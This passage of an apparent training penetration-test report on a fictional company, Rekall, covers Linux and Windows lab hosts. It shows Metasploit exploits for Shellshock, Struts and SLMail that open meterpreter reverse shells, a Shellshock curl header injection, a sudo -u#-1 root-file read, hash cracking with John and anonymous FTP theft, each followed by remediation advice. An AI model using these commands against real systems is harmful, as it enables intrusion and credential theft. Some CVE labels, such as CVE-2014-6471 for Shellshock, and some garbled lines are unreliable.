Remediation	<p>While this is an entirely different CVE the point from Flag 6 in the Linux section stands: Rekall requires better infrastructure in place to deal with CVE effectively and promptly. The Tomcat remote code execution (RCE) is a vulnerability due to insufficient validation of user-supplied input. The exploit requires a malicious actor to upload an infected Java Serve Page and target a server running the vulnerable Apache Tomcat version. Once infected, this would allow a threat actor to arbitrarily execute malicious code remotely. It is recommended that Rekall's administrators apply software updates to its Apache software and immediately install monitoring software on the affected systems.</p>
--------------------	---

Vulnerability 8	Findings
Flag	Flag 8: 9dnx5shdf5
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Shellshock - CVE-2014-6471
Images	 <pre> msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check [*] 192.168.13.11:80 - The target is not exploitable. msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/ TARGETURI => /cgi-bin/ msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check [*] 192.168.13.11:80 - The target is not exploitable. msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > </pre> <ul style="list-style-type: none"> • Used the Metasploit console to research the shellshock vulnerability. • Despite setting up the parameters correctly: <ul style="list-style-type: none"> ◦ target URI(The vulnerable webpage): /cgi-bin/shocking.cgi ◦ RHOST: 192.168.13.11 • The machine is not vulnerable to this attack: <ul style="list-style-type: none"> ◦ Ran the check command. • It is also interesting to note the following:

	<pre>[root@kali] ~ # curl -H 'Cookie:{} ; ;' ping -c 3 172.18.242.57' http://192.168.13.11/cgi-bin/ <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <html><head> <title>403 Forbidden</title> </head><body> <h1>Forbidden</h1> <p>You don't have permission to access /cgi-bin/ on this server.</p> <hr> <address>Apache/2.4.7 (Ubuntu) Server at 192.168.13.11 Port 80</address> </body></html> [root@kali] ~ # curl -H 'Cookie:{} ; ;' ping -c 3 172.18.242.57' http://192.168.13.11/cgi-bin/shocking.cgi <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <html><head> <title>404 Not Found</title> </head><body> <h1>Not Found</h1> <p>The requested URL /cgi-bin/shocking.cgi was not found on this server.</p> <hr> <address>Apache/2.4.7 (Ubuntu) Server at 192.168.13.11 Port 80</address> </body></html> [~] #</pre> <ul style="list-style-type: none"> The target URI when running the curl command with a ping against it curl (ignoring the -H header command) on http://192.168.13.11/cgi-bin/shocking.cgi cannot be found 404 on the server.
Affected Hosts	192.168.13.11
Remediation	<p>Flag 8 and 9 are incorrectly configured and resultantly not working in the CTF. However, if they were working correctly the following remediation suggestion would apply:</p> <p>As previously mentioned in Flag 6 of this section, CVEs need to be patched immediately and quickly. Rekall needs to implement security software on both ends of the cybersecurity spectrum: one for its monitoring capabilities, and another for deterring abilities such as a firewall. Nevertheless, along with Rekall needing to patch the vulnerable software in its environment, there are a few additional tasks Rekall can implement to ensure Shellshock like events are avoided. Shellshock attacks are avoided by not trusting user imputed data directly. Put another way, by sanitizing user input and by removing and escaping potentially malicious characters, Rekall's security infrastructure can disrupt and attack before it takes place. It is also essential for Rekall, if it does not already have a log monitoring strategy in place, monitoring logs is an excellent starting point to avoid shellshock exploitation.</p>

Vulnerability 9	Findings
Flag	Flag 9: wudks8f7sd
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical

Description	Shellshock - CVE-2014-6471
Images	<pre> HEADER User-Agent yes HTTP header to use METHOD GET HTTP method to use PROXIES no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.11 The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit lhost RPATH /bin yes Target PATH for binaries used by the CmdStager RPORT 80 yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on. SSL false no Negotiate SSL/TLS for outgoing connections SSLCert no Path to a custom SSL certificate (default is randomly generated) TARGETURI /cgi-bin/shocking.cgi yes Path to CGI script TIMEOUT 5 yes HTTP read response timeout (seconds) URI_PATH no The URI to use for this exploit (default is random) VHOST no HTTP server virtual host Payload options (linux/x86/shell/reverse_tcp): Name Current Setting Required Description LHOST 172.18.242.57 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Linux x86 msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check [*] 192.168.13.11:80 - The target is not exploitable. msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/ TARGETURI => /cgi-bin/ msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check [*] 192.168.13.11:80 - The target is not exploitable. msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > </pre>
Affected Hosts	192.168.13.11
Remediation	See Flag 8 CTF DAY 2: Attacking Rekall's Linux Servers for remediation suggestions.

Vulnerability 10	Findings
Flag	Flag 10: wjasdufsdkg
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Struts - CVE-2017-5638
Images	<pre> 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 init 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 opt 040755/rwxr-xr-x 0 dir 2022-02-08 09:17:45 -0500 proc 040700/rwxr-xr-x 4096 dir 2022-02-08 09:17:45 -0500 root 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:45 -0400 run 040755/rwxr-xr-x 4096 dir 2019-05-11 00:21:02 -0400 sbin 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 svr 040555/r-xr-xr-x 0 dir 2022-08-05 14:02:07 -0400 sys 041777/rwxrwxrwx 4096 dir 2022-08-05 14:26:52 -0400 tmp 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:38 -0500 usr 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 var meterpreter > cd root meterpreter > ls -a Listing: /root _____ Mode Size Type Last modified Name 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:45 -0500 m2 10064/rw-r--r-- 194 fil 2022-02-08 09:17:32 -0500 flagisinThisfile.7z _____ meterpreter > nano flagisinThisfile.7z [...] Unknown command: nano meterpreter > cat flagisinThisfile.7z \ > cat flagisinThisfile.7z 7z++*FV%*!***Flag 10 is wjasdufsdkg *3*c*o0-*t***@[]*[***c*H*vw[I***@*] ***Q*****I*****?*;***EX***** [...] n*]meterpreter > </pre>
	<ul style="list-style-type: none"> Using the the Metasploit console searched for the following exploit: <ul style="list-style-type: none"> multi/http/struts2_content_type_ognl This is the CVE outlined in Flag 6 known as the Apache Struts


	<p>vulnerability.</p> <ul style="list-style-type: none"> Set the options in the exploit as the following: <ul style="list-style-type: none"> RHOSTS 192.168.13.12 Target URI: struts2-showcase/showcase.action This spawned a reverse shell seen in the console as a meterpreter session. By running a change directory command or cd into the root folder was able to uncover an interesting file where the flag was contained. <ul style="list-style-type: none"> Ran a cat or open command to see the contents of the file.
Affected Hosts	192.168.13.12
Remediation	<p>Please see Flag 6 of this section in the report for remediation suggestions of the Apache Struts vulnerability. However it is worth noting the most successful way to mitigate the Apache Struts attacks is to update Rekall's servers with the Apache Struts related patches. Equally, a more efficient implementation instead of manually searching and applying patches is through the virtual patching of vulnerabilities through a WAF which provides immediate protection to Rekall's servers.</p>


Affected Hosts	192.168.13.13
Remediation	Drupal is meant for developing, designing, and managing websites as well as web applications. It is perhaps advisable that Rekall implements a different content management service. While repetitive, it is crucial that the spirit from Flag 6 is taken to heart by Rekall and patches to CVEs are routinely and regularly applied. This is the biggest step Rekall can take to harden its systems against these kinds of exploits. The Drupal vulnerability is able to run as there is a lack of field sanitization, that is to say, unsanitized user input which allows malicious code to run. It is recommended that Rekall patch all affected web services and update its web servers.



Vulnerability 12	Findings
Flag	Flag 12: d7sdfksdf384
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	CVE-2019-14287
Images	<pre>Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ </pre> <pre>root@kali: ~/Documents/day_2 x root@kali: ~ x https://icanhazip.org/wificf/ [~] 3-M4T04:28:17.0Z << # ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. https://icann.org/epp#clientRenewProhibited https://icann.org/epp#clientDeleteProhibited The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. \$ </pre>

	<pre>Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTra Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdat Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewP Domain Status: clientDeleteProhibited https://icann.org/epp#clientDelete Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext:</pre>
	<ul style="list-style-type: none">• Through OSINT when looking at the WHOIS information for totalrecall.xyz observed the following user: Alice.• Through the uncovered hosts via the NMAP scan used ssh(port 22) on the IP address : 192.168.13.14• Through password guessing, guessed Alice's password was their username : Alice.
Affected Hosts	192.168.13.14
Remediation	This flag outlines the danger of the NMAP scans, in addition to the dangers of accidentally disclosed sensitive information. It is also crucial to note here that user Alice's password is highly insecure as it is their username. These are amongst some of the earliest passwords a malicious actor would try. In addition, as outlined in Day 1 Flag 13 , Rekall is vulnerable to brute force attacks. Even if the a malicious actor went straight to an automated tool to guess user Alice's password, there are no mechanisms Rekall has in place to mitigate this kind of attack. An attacker would have infinite cracks at the password and with little or no effort could find themselves down the rabbit hole of Rekall's networks. Please change the credential for SSH user Alice immediately.

CTF DAY 3: Attacking Rekall's Widows Servers

Vulnerability 1	Findings
Flag	Flag 1: Tanya4life
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Sensitive data exposure
Images	 <ul style="list-style-type: none"> Though OSINT was able to find the totalrecall GitHub account. Through accidental disclosure, a password was pushed to the repository. To uncover the password used the John the Ripper password cracking utility: <ul style="list-style-type: none"> Used the echo command: <ul style="list-style-type: none"> echo '\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0' > hash.txt Then ran John on hash.txt: <ul style="list-style-type: none"> john hash.txt The flag is the cracked hash: Tanya4life
Affected Hosts	https://github.com/totalrecall
Remediation	See Flag 4 Day 1: Attacking the Web Application CTF; See Day 2: Flag 12 Attacking the Linux Servers for remediation suggestions. Please change the credentials for the trivera account immediately.

Vulnerability 2	Findings
Flag	Flag 2: 4d7b349705784a518bc876bc2ed6d4f6
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Password Guessing
Images	
Affected Hosts	172.22.117.0/24: 172.22.117.20, 177.22.117.10
Remediation	<p>Using the leveraged credentials from Flag 1 of this section, along with an NMAP scan of the ports on the following IP: 172.22.117.0/24, reveals 172.22.117.20 has an open port 80. Logged in as trivera. See Day 2: Flag 4 and Flag 12 Attacking the Linux Servers for remediation suggestions. Please change the trivera credentials immediately.</p>

Vulnerability 3	Findings
Flag	Flag 3: 89cb548970d44f348bb63622353ae278
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Vulnerable FTP port 21
Images	 <pre> ftp> exit └─[root@kali ~]# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (20.6680 kB/s) ftp> exit 221 Goodbye └─[root@kali ~]# cat flag3.txt 89cb548970d44f348bb63622353ae278 └─[root@kali ~]# </pre>  <pre> Completed SYN Stealth Scan at 14:37, 10.22s elapsed (1000 total ports) NSE: Script scanning 172.22.117.20. Initiating NSE at 14:37 Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE: Active NSE Script Threads: 258 (97 waiting) NSE Timing: About 77.55% done; ETC: 14:38 (0:00:00 remaining) Completed NSE at 14:38, 17.08s elapsed Initiating NSE at 14:38 Completed NSE at 14:38, 0.00s elapsed Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00092s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp _ftp-bounce: bounce working! ftp-anon: Anonymous FTP login allowed (FTP code 230) _r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt ftp-syst: _ SYST: UNIX emulated by FileZilla 25/tcp open smtp smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger _finger: Finger online user list request denied.\x0D 80/tcp open http _http-title: 401 Unauthorized http-auth: HTTP/1.1 401 Unauthorized\x0D </pre>
Affected Hosts	172.22.117.20
Remediation	From the previous section Flag 2 , using an NMAP scan of the ports on the following IP 172.22.117.20 reveals an open port 21 or FTP port. Port 21 is a legacy port that is well used to transmit and receive files or FTP (file transfer protocol), it is not a secure port. This is evidenced by the Anonymous login allowing any uncredentialed user to access Rekall's port 21. Using password guessing, the Anonymous password was Password and was able to download





	<p>Rekall's flag. This means any data Rekall leaves on port 21 can potentially be exfiltrated using the Anonymous login. Additionally it is important to note, anything sent over this port is sent and received in clear text or put another way, unencrypted. This in essence means anyone can read it. Any files ought to be sent over port 22 or SSH. By default, any data sent via this port will be encrypted. Rekall should immediately close port 21 if it is not needed or at minimum require credentialled access.</p> <p>Please see Day 2: Flag 4 and Flag 12 Attacking the Linux Servers for remediation suggestions.</p>
--	--

Vulnerability 4	Findings
Flag	Flag 4: 822e3434a10440ad9cc086197819b49d
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Vulnerable Port 110
Images	<pre> msf6 exploit(windows/pop3/seattlelab_pass) > set LHOSTS 172.22.117.100 LHOSTS => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description ____ _____ RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) _____ _____ Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description ____ _____ EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.19.170.151 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port _____ Exploit target: Id Name -- -- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 [*] Unknown command: set msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:52580) at 2022-08-06 16:30:43 -0400 </pre>

	<pre> msf6 exploit(windows/pop3/seattleLab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [-] 172.22.117.20:110 - Exploit Failed [unreachable]: Rex::HostUnreachable The host (172.22.117.20:110) was unreachable. [*] Exploit completed, but no session was created. msf6 exploit(windows/pop3/seattleLab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SILMail 5.5) using jmp esp at 5F4a358F [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:49712) at 2022-08-06 16:36:32 -0400 meterpreter > ls -a Listing: C:\Program Files (x86)\SILmail\System ===== Mode Size Type Last modified Name _____ 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2022-08-06 14:03:40 -0400 maillog.008 100666/rw-rw-rw- 11336 fil 2022-08-06 16:36:34 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
	<ul style="list-style-type: none"> Using the metasploit console searched for the SLpass exploit. Set the required options: <ul style="list-style-type: none"> RHOSTS to 172.22.117.20. This spawned a meterpreter session and simply running a list command or ls -a revealed flag 4.txt
Affected Hosts	172.22.117.20
Remediation	<p>From the previous section: Attacking Linux Servers Flag 2, using an NMAP scan of the ports on the following IP 172.22.117.20 reveals an open port 110. Port 110 runs Post Office Protocol or POP3 for short. It is also the older of two email protocols used to retrieve email from Web servers. The newest protocol or IMAP uses port 143. Email is sent to port 25 and retrieved from port 110 or 143 respectively. The problem with port 110 is in its login processes that allow any Rekall user to connect via unencrypted pathways resulting in login credentials being sent across the network as clear text. That being said, from the NMAP scan, it was also revealed that Rekall is running Seattle Lab Mail or SILMail. Within the Seattle Lab Mail there is a buffer overflow vulnerability when sending a password with excessive length. It is this version that Rekall is using. It is recommended that Rekall patch its email servers immediately to fix this well known vulnerability. Please see Flag 4 and Flag 6 Day 2: Attacking the Linux Servers for remediation suggestions.</p>

Vulnerability 5	Findings
Flag	Flag 5: 54fa8cd5c1354adc9214969d716673f5
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Schtasks

